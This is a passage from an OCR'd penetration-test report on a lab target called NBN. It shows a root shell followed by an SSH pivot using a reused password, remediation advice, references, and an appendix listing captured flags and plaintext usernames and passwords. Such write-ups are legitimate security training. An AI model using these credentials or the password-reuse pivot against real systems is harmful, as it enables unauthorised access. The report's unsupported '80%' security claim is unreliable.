
```
gibson@nbnserver:/$ sudo su
[sudo] password for gibson:
root@nbnserver:/# ssh stephenson@172.16.1.2
stephenson@172.16.1.2's password:
Permission denied, please try again.
stephenson@172.16.1.2's password:
          Welcome to

 NBN

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Client

Penetration testing with permission only!
Last login: Thu Nov 30 18:28:18 2023 from 172.16.1.1
stephenson@nbnclient:~$
```

Same password, ‘pizzadeliver’, was also used to login the employee portal of Stephenson.



iii. What is the score/risk and why:

This vulnerability allows for accessing private information on CISO’s account and can impact its confidentiality, integrity, and availability. Also, this vulnerability allows the attacker to pivot to different users through ssh and reused passwords and gain root access to different users.



iv. How to fix it:

Training users on password hygiene and implementing a better password policy.

6.0 Conclusion

The objective of this test was to simulate a threat actor highly proficient in conducting a targeted attack on various web applications, starting from identifying publicly available information, challenging NBN's cybersecurity defenses to identify flaws in NBN's defense system, potential IT assets at risk, confidential information loss through security breach, NBN's ability to recover from this breach, and most importantly identify how secure the web hosting site and server are. We have outlined various vulnerabilities, some in need of immediate attention and some medium rating, that need to be fixed to make the site even more secure. Following our mitigation steps help secure the web hosting sites by additional 80%. Once this fixes are implemented, we are able to provide another quick test to determine how the mitigations have helped secure your site.

7.0 Appendix

7.1 References

[1] "Exploiting cross-site scripting vulnerabilities," Web Security Academy, https://portswigger.net/web-security/cross-site-scripting/exploiting (accessed Dec. 13, 2023).

[2] "Common vulnerability scoring system version 4.0 Calculator," FIRST, https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:P/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N (accessed Dec. 13, 2023).

[3] "Cross site scripting prevention cheat sheet," Cross Site Scripting Prevention - OWASP Cheat Sheet Series, https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html (accessed Dec. 13, 2023).

[4] "Password Storage cheat sheet,"- OWASP Cheat Sheet Series, https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html#:~:text=other%20hash%20functions.,PBKDF2,variety%20of%20other%20hashing%20algorithms. (accessed Dec. 13, 2023).

[5] "PHP Configuration cheat sheet,"- OWASP Cheat Sheet Series, https://cheatsheetseries.owasp.org/cheatsheets/PHP_Configuration_Cheat_Sheet.html (accessed Dec. 13, 2023).

7.2 Ports, Protocols, & Services

- FTP- port 9001
- HTTP- port 80 & 8001
- FTP- port 9001

7.3 Sensitive Data Enumeration

- Flags
  - flag1{away_we_go}
  - flag2{authorized_user_access}
  - Flag3{brilliantly_lit_boulevard}
  - flag4{metadata_sleuth}
  - flag7{worlds_within_worlds}
- Passwords
  - Username- gibson Password- digital
  - Username- stephenson Password- pizzadeliver

7.4 Tool Output

Tools	**Aim**
Kali Linux	OS
NMap	Port scanner
Dirb	Web server scanner
Cyberchef	Decoding & encoding
CVSS Calculator	Vulnerability scoring system
EXIFTOOL	Reading, writing, and manipulating image, audio, video, and PDF metadata